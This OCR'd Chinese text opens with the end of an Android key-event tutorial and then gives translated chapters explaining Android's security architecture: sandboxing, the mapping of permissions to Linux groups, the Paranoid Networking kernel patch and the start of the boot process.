
main.xml:

```
<LinearLayout  xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
tools:context=".MyActivity">
    <example.jay.com.mybutton.MyButton
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="自定义按钮"
    android:id="@+id/btn_my"/>
</LinearLayout>
```

MainActivity.java：

```
public  class  MyActivity  extends  ActionBarActivity
{
    @Override  protected  void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_my);
        Button btn =  (Button)findViewById(R.id.btn_my);
        btn.setOnKeyListener(new  View.OnKeyListener()  {
            @Override  public  boolean onKey(View v,  int keyCode,  KeyEvent  event)
            {
                if(event.getAction()  ==  KeyEvent.ACTION_DOWN)
                {
                    Log.i("呵呵","监听器的onKeyDown方法被调用");
                }
                return  false;
            }
        });
    }
    @Override  public  boolean onKeyDown(int keyCode,  KeyEvent  event)
    {
        super.onKeyDown(keyCode,  event);
        Log.i("呵呵","Activity的onKeyDown方法被调用");
        return  false;
    }
}
```

运行截图：



结果分析：从上面的运行结果,我们就可以知道,传播的顺序是: 监听器 ---> view组件的回调方法 ---> Activity的回调方法了。

Android安全概述

第一章 Android

> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

Android 安全架构的理解不仅帮助我了解 Android 的工作原理，而且为我开启了如何构建移动操作系统和 Linux 的眼界。 本章从安全角度讲解 Android 架构的基础知识。 在第 1.1 节中，我们会描述 Android 的主要层级，而第 1.2 节给出了在此操作系统中实现的安全机制的高级概述。

1.1 Android 技术栈

Android 是一个用于各种移动设备的软件栈，以及由 Google 领导的相应开源项目[9]。 Android 由四个层组成：Linux 内核，本地用户空间，应用程序框架和应用程序层。 有时本地用户空间和应用程序框架层被合并到一个层中，称为 Android 中间件层。 图 1.1 表示 Android 软件栈的层级。 粗略地说，在这个图中，绿色块对应在 C/C++ 中开发的组件，而蓝色对应在 Java 中实现的组件。 Google 在 Apache 2.0 许可证下分发了大部分 Android 代码。 此规则最值得注意的例外是 Linux 内核中的更改，这些更改在 GNU GPL V2 许可证下。




图 1.1：Android 软件栈

Linux 内核层。在 2005 年被 Google 认识之前，Android 是 Android Inc. 公司的初创产品。创业公司的特点之一是，他们倾向于最大限度地重复利用已经存在的组件，以减少其产品的时间和成本。 Android 公司选择 Linux 内核作为他们新平台的核心。在 Android 中，Linux 内核负责进程，内存，通信，文件系统管理等。虽然 Android 主要依赖于"vanilla" Linux 内核功能，但是已经做出了系统操作所需的几个自定义更改。其中 Binder（一个驱动程序，提供对 Android 中的自定义 RPC / IPC 机制的支持），Ashmem（替代标准的 Linux 共享内存功能），Wakelocks（一种防止系统进入睡眠的机制）是最值得注意的更改[19]。虽然这些变化被证明在移动操作系统中非常有用，但它们仍然在 Linux 内核的主要分支之外。

本地用户空间层。通过本地用户空间，我们可了解在 Dalvik 虚拟机之外运行的所有用户空间组件，并且不属于 Linux Kernel 层。这个层的第一个组件是硬件抽象层（HAL），它与 Linux 内核和本地用户空间层之间实际上是模糊的。在 Linux 中，硬件驱动程序嵌入到内核中或作为模块动态加载。虽然 Android 是建立在 Linux 内核之上，它利用了一种非常不同的方法来支持新的硬件。相反，对于每种类型的硬件，Android 定义了一个 API，它由上层使用并用于

与这种类型的硬件交互。硬件供应商必须提供一个软件模块，负责实现在 Android 中为这种特定类型的硬件定义的API。因此，此解决方案不再允许 Android 将所有可能的驱动程序嵌入内核，并禁用动态模块加载内核机制。提供此功能的组件在 Android 中称为硬件抽象层。此外，这样的架构解决方案允许硬件供应商选择许可证，在其下分发它们的驱动程序[18,19]。

内核通过启动一个名为 init 的用户空间进程来完成其启动。 此过程负责启动 Android 中的所有其他进程和服务，以及在操作系统中执行一些操作。 例如，如果关键服务在 Android 中停止应答，init 进程可以重新启动它。 该进程根据 `init.rc` 配置文件执行操作。 工具箱包括基本的二进制文件，在 Android [19]中提供 `shell` 工具的功能。

Android 还依赖于一些关键的守护进程。 它在系统启动时启动，并在系统工作时保持它们运行。 例如， `rild` （无线接口层守护进程，负责基带处理器和其他系统之间的通信）， `servicemanager` （一个守护进程，它包含在 Android 中运行的所有 Binder 服务的索引）， `adbd` （Android Debug Bridge 守护进程，作为主机和目标设备之间的连接管理器）等。

本地用户空间中最后一个组件是本地库。 有两种类型的本地库：来自外部项目的本地库，以及在 Android 自身中开发的本地库。 这些库被动态加载并为 Android 进程提供各种功能[19]。

应用程序框架层。 Dalvik 是 Android 的基于寄存器的虚拟机。它允许操作系统执行使用 Java 语言编写的 Android 应用程序。在构建过程中，Java 类被编译成由 Dalvik VM 解释的 `.dex` 文件。 Dalvik VM 特别设计为在受限环境中运行。此外，Dalvik VM 提供了与系统其余部分交互的功能，包括本地二进制和库。为了加速进程初始化过程，Android 利用了一个名为 Zygote 的特定组件。这是一个将所有核心库链接起来的特殊“预热"过程。当新应用程序即将运行时，Android 会从 Zygote 分配一个新进程，并根据已启动的应用程序的规范设置该进程的参数。该解决方案允许操作系统不将链接库复制到新进程中，从而加快应用程序启动操作。在 Android 中使用的 Java 核心库，是从 Apache Harmony 项目借用的。

系统服务是 Android 的最重要的部分之一。 Android 提供了许多系统服务，它们提供了基本的移动操作系统功能，供 Android 应用开发人员在其应用中使用。 例如， `PackageManagerService` 负责管理（安装，更新，删除等）操作系统中的 Android 包。 使用 JNI 接口系统服务可以与本地用户空间层的守护进程，工具箱二进制文件和本地库进行交互。 公共 API 到系统服务都是通过 Android 框架库提供的。 应用程序开发人员使用此 API 与系统服务进行交互。

Android 应用程序层。 Android 应用程序是在 Android 上运行的软件应用程序，并为用户提供大多数功能。 Stock Android 操作系统附带了一些称为系统应用程序的内置应用程序。 这些是作为 AOSP 构建过程的一部分编译的应用程序。 此外，用户可以从许多应用市场安装用户应用，来扩展基本功能并向操作系统引入新的功能。

1.2 Android 一般安全说明

Android 的核心安全原则是，对手应用程序不应该损害操作系统资源，用户和其他应用程序。为了促使这个原则的执行，Android 是一个分层操作系统，利用了所有级别提供的安全机制。专注于安全性，Android 结合了两个层级的组件：Linux 内核层和应用程序框架层（参见图 1.2）。

在 Linux 内核层级，每个应用程序都在特殊的应用程序沙箱中运行。 内核通过使用标准 Linux 设施（进程分离，以及通过网络套接字和文件系统的任意访问控制）来强制隔离应用程序和操作系统组件。 这种隔离的实现是，为每个应用程序分配单独的 Unix 用户（UID）和组（GID）标识符。 这种架构决策强制在单独的 Linux 进程中运行每个应用程序。 因此，由于在 Linux 中实现的进程隔离，在默认情况下，应用程序不能相互干扰，并且对操作系统提供的设施具有有限的访问。 因此，应用程序沙盒确保应用程序不能耗尽操作系统资源，并且不能与其他应用程序交互[3]。




图 1.2：Android 内核实施中的两个层级

Linux 内核层提供的强制机制，有效地使用沙箱，将应用程序与其他应用程序和系统组件隔离。 同时，需要有效的通信协议来允许开发人员重用应用组件并与操作系统单元交互。 该协议称为进程间通信（IPC），因为它能够促进不同进程之间的交互。 在 Android 中，此协议在 Android 中间件层实现（在 Linux 内核层上发布的特殊驱动程序）。 此层级的安全性由 IPC 引用监控器提供。 引用监控器调解进程之间的所有通信，并控制应用程序如何访问系统的组件和其他应用程序。 在 Android 中，IPC 引用监控器遵循强制访问控制（MAC）访问控制类型。

默认情况下，所有 Android 应用都在低特权应用程序沙箱中运行。 因此，应用程序只能访问一组有限的系统功能。 Android 操作系统控制应用程序对系统资源的访问，这可能会对用户体验造成不利影响[3]。 该控制以不同的形式实现，其中一些在以下章节中详细描述。 还有一部分受保护的系统功能（例如，摄像头，电话或 GPS 功能），其访问权限应该提供给第三方应用程序。 然而，这种访问应以受控的方式提供。 在 Android 中，这种控制使用权限来实现。 基本上，每个提供受保护系统资源的访问的敏感 API 都被分配有一个权限（Permission）- 它是唯一的安全标签。 此外，受保护特性还可能包括其他应用的组件。

为了使用受保护的功能，应用程序的开发者必须在文件`AndroidManifest.xml`中请求相应的权限。 在安装应用程序期间，Android 操作系统将解析此文件，并向用户提供此文件中声明的权限列表。 应用程序的安装根据“全有或全无"原则进行，这意味着仅当接受所有权限时才安装应用程序。 否则，将不会安装应用程序。 权限仅在安装时授予，以后无法修改。 作为权限的示例，我们考虑需要监控 SMS 传入消息的应用程序。 在这种情况下，`AndroidManifest.xml`文件必须在`<uses-permission>`标签中包含以下声明：`android.permission.RECEIVE SMS`。

应用程序尝试使用某个功能，并且该功能尚未在 Android 清单文件中声明，通常会产生安全性异常。 在下面几节中我们会讲解权限实现机制的细节。

第二章 Android Linux 内核层安全

> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
>

作为最广为人知的开源项目之一，Linux 已经被证明是一个安全，可信和稳定的软件，全世界数千人对它进行研究，攻击和打补丁。 不出所料，Linux 内核是 Android 操作系统的基础 [3]。 Android 不仅依赖于 Linux 的进程，内存和文件系统管理，它也是 Android 安全架构中最重要的组件之一。 在 Android 中，Linux 内核负责配置应用沙盒，以及规范一些权限。

2.1 应用沙盒

让我们考虑一个 Android 应用安装的过程。 Android 应用以 Android 软件包（ `.apk` ）文件的形式分发。 一个包由 Dalvik 可执行文件，资源，本地库和清单文件组成，并由开发者签名来签名。 有三个主要媒介可以在 Android 操作系统的设备上安装软件包：

- Google Play
- 软件包安装程序
- adb install 工具

Google Play 是一个特殊的应用，它为用户提供查找由第三方开发人员上传到市场的应用，以及安装该应用的功能。虽然它也是第三方应用，但 Google Play 应用（因为使用与操作系统相同的签名进行签名）可访问 Android 的受保护组件，而其他第三方应用则缺少这些组件。如果用户从其他来源安装应用，则通常隐式使用软件包安装程序。此系统应用提供了用于启动软件包安装过程的界面。由 Android 提供的 `adb install` 工具主要由第三方应用开发人员使用。虽然前两个媒介需要用户在安装过程中同意权限列表，但后者会安静地安装应用。这就是它主要用于开发工具的原因，旨在将应用安装在设备上进行测试。该过程如图 2.1 的上半部分所示。此图显示了 Android 安全体系结构的更详细的概述。我们将在本文中参考它来解释这个操作系统的特性。

在 Linux 内核层配置应用沙箱的过程如下。 在安装过程中，每个包都会被分配一个唯一的用户标识符（UID）和组标识符（GID），在设备的应用生命周期内不会更改。 因此，在 Android 中每个应用都有一个相应的 Linux 用户。 用户名遵循格式 `app_x` ，并且该用户的 UID 等于 `Process.FIRST_APPLICATION_UID + x` ，其中 `Process.FIRST_APPLICATION_UID` 常量对应于 `10000` 。例如，在图 2.1 中， `ex1.apk` 包在安装期间获得了用户名 `app 1` ，UID 等于 `10001` 。




图 2.1：Android 安全架构

在 Linux 中，内存中的所有文件都受 Linux 自定义访问控制（DAC）的约束。访问权限由文件的创建者或所有者为三种用户类型设置：文件的所有者，与所有者在同一组中的用户和所有其他用户。对于每种类型的用户，分配读，写和执行（ `r-w-x` ）权限的元组。因此，因为每个应用都有自己的 UID 和 GID，Linux 内核强制应用在自己的隔离地址空间内执行。除此之外，应用唯一的 UID 和 GID 由 Linux 内核使用，以实现不同应用之间的设备资源（内存，CPU 等）的公平分离。安装过程中的每个应用也会获得自己的主目录，例如 `/data/data/package_name` ，其中 `package_name` 是 Android 软件包的名称，例如 `com.ex.ex1` ，在 Android 中，这个文件夹是内部存储目录，其中应用将私有数据放在里面。分配给此目录的 Linux 权限只允许“所有者"应用写入并读取此目录。有一些例外应该提到。使用相同证书签名的应用能够在彼此之间共享数据，可以拥有相同的 UID 或甚至可以在相同的进程中运行。

这些架构决策在 Linux 内核层上建立了高效的应用沙箱。 这种类型的沙箱很简单，并基于 Linux 可选访问控制模型（DAC）的验证。 幸运的是，因为沙盒在 Linux 内核层上执行，本地代码和操作系统应用也受到本章[3]中所描述的这些约束的约束。

2.2 Linux 内核层上的权限约束

通过将 Linux 用户和组所有者分配给实现此功能的组件，可以限制对某些系统功能的访问。这种类型的限制可以应用于系统资源，如文件，驱动程序和套接字。 Android 使用文件系统权限和特定的内核补丁（称为 Paranoid Networking）[13]来限制低级系统功能的访问，如网络套接字，摄像机设备，外部存储器，日志读取能力等。

使用文件系统权限访问文件和设备驱动程序，可以限制进程对设备某些功能的访问。例如，这种技术被应用于限制应用对设备相机的访问。 `/dev/cam` 设备驱动程序的权限设置为 `0660` ，属于 `root` 所有者和摄像机所有者组。这意味着只有以 `root` 身份运行或包含在摄像机组中的进程才能读取和写入此设备驱动程序。因此，仅包括在相机组中的应用程序可以与相机交互。权限标签和相应组之间的映射在文件框架 `/base/data/etc/platform.xml` 中定义，摘录如清单 2.1 所示。因此，在安装过程中，如果应用程序已请求访问摄像机功能，并且用户已批准该应用程序，则还会为此应用程序分配一个摄像机 Linux 组 GID（请参阅清单 2.1 中的第 8 行和第 9 行）。因此，此应用程序可以从 `/dev/cam` 设备驱动程序读取信息。

```
 1 ...
 2 <permissions>
 3 ...
 4 <permission name="android.permission.INTERNET" >
 5 <group gid="inet" />
 6 </permission>
 7
 8 <permission name="android.permission.CAMERA" >
 9 <group gid="camera" />
10 </permission>
11
12 <permission name="android.permission.READ_LOGS" >
13 <group gid="log" />
14 </permission>
15 ...
16 </permissions>
```

代码 2.1：权限标签和 Linux 组之间的映射

Android 中有一些地方可以用于设置文件、驱动和 Unix 套接字的文件系统权限： `init` 程序， `init.rc` 配置文件， `ueventd.rc` 配置文件和系统 ROM 文件系统配置文件。 它们在第 3 章中会详细讨论。

在传统的 Linux 发行版中，允许所有进程启动网络连接。 同时，对于移动操作系统，必须控制对网络功能的访问。 为了在 Android 中实现此控制，需要添加特殊的内核补丁，将网络设施的访问限制于属于特定 Linux 组或具有特定 Linux 功能的进程。 这些针对 Android 的 Linux 内核补丁已经获得了 Paranoid 网络的名称。 例如，对于负责网络通信的 `AF_INET` 套接字地址族，此检查在 `kernel/net/ipv4/af_inet.c` 文件中执行（参见清单 2.2 中的代码片段）。 Linux 组和 Paranoid 网络的权限标签之间的映射也在 `platform.xml` 文件中设置（例如，参见清单 2.1 中的第 4 行）。

```
1 ...
2 #ifdef CONFIG_ANDROID_PARANOID_NETWORK
3 #include <linux/android_aid.h>
4
5 static inline int current_has_network ( void )
6 {
7   return in_egroup_p (AID_INET) || capable (CAP_NET_RAW) ;
8 }
9 #else
10 static inline int current_has_network ( void )
11 {
12   return 1;
13 }
14 #endif
15 ...
16
17 /*
18 * Create an inet socket .
19 */
20
21 static int inet create ( struct net *net , struct socket *sock , int protocol ,
22                          int kern )
23 {
24   ...
25   if (!current_has_network() )
26     return -EACCES;
27   ...
28 }
```

代码 2.2：Paranoid 网络补丁

类似的 Paranoid 网络补丁也适用于限制访问 IPv6 和蓝牙[19]。

这些检查中使用的常量在内核中硬编码，并在 `kernel/include/linux/android_aid.h` 文件中规定（参见清单 2.3）。

```
1 ...
2 #ifndef LINUX_ANDROID_AID_H
3 #define LINUX_ANDROID_AID_H
4
5 /* AIDs that the kernel treats differently */
6 #define AID_OBSOLETE_000 3001 /* was NET_BT_ADMIN */
7 #define AID_OBSOLETE_001 3002 /* was NET_BT */
8 #define AID_INET 3003
9 #define AID_NET_RAW 3004
10 #define AID_NET_ADMIN 3005
11 #define AID_NET_BW_STATS 3006 /* read bandwidth statistics */
12 #define AID_NET_BW_ACCT 3007 /* change bandwidth statistics accounting */
13
14 #endif
```

代码 2.3：硬编码在 Linux 内核中的 Android ID 常量

因此，在 Linux 内核层，通过检查应用程序是否包含在特殊预定义的组中来实现 Android 权限。 只有此组的成员才能访问受保护的功能。 在应用程序安装期间，如果用户已同意所请求的权限，则该应用程序包括在相应的 Linux 组中，因此获得对受保护功能的访问。

第三章 Android 本地用户空间层安全

> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
>

本地用户空间层在 Android 操作系统的安全配置中起到重要作用。 不理解在该层上发生了什么，就不可能理解在系统中如何实施安全架构决策。 在本章中，我们的主题是 Android 引导过程和文件系统特性的，并且描述了如何在本地用户空间层上保证安全性。

3.1 Android 引导过程

要了解在本地用户空间层上提供安全性的过程，首先应考虑 Android 设备的引导顺序。 要注意，在第一步中，这个顺序可能会因不同的设备而异，但是在 Linux 内核加载之后，过程通常是相同的。 引导过程的流程如图 3.1 所示。




图 3.1：Android 启动顺序

当用户打开智能手机时，设备的 CPU 处于未初始化状态。在这种情况下，处理器从硬连线地址开始执行命令。该地址指向 Boot ROM 所在的 CPU 的写保护存储器中的一段代码（参见图 3.1 中的步骤 1）。代码驻留在 Boot ROM 上的主要目的是检测 Boot Loader（引导加载程序）所在的介质[17]。检测完成后，Boot ROM 将引导加载程序加载到内存中（仅在设备通电后可用），并跳转到引导 Boot Loader 的加载代码。反过来，Boot Loader 建立了外部 RAM，文件系统和网络的支持。之后，它将 Linux 内核加载到内存中，并将控制权交给它。Linux 内核初始化环境来运行 C 代码，激活中断控制器，设置内存管理单元，定义调度，加载驱动程序和挂载根文件系统。当内存管理单元初始化时，系统为使用虚拟内存以及运行用户空间进程[17]做准备。实际上，从这一步开始，该过程就和运行 Linux 的台式计算机上发生的过程没什么区别了。

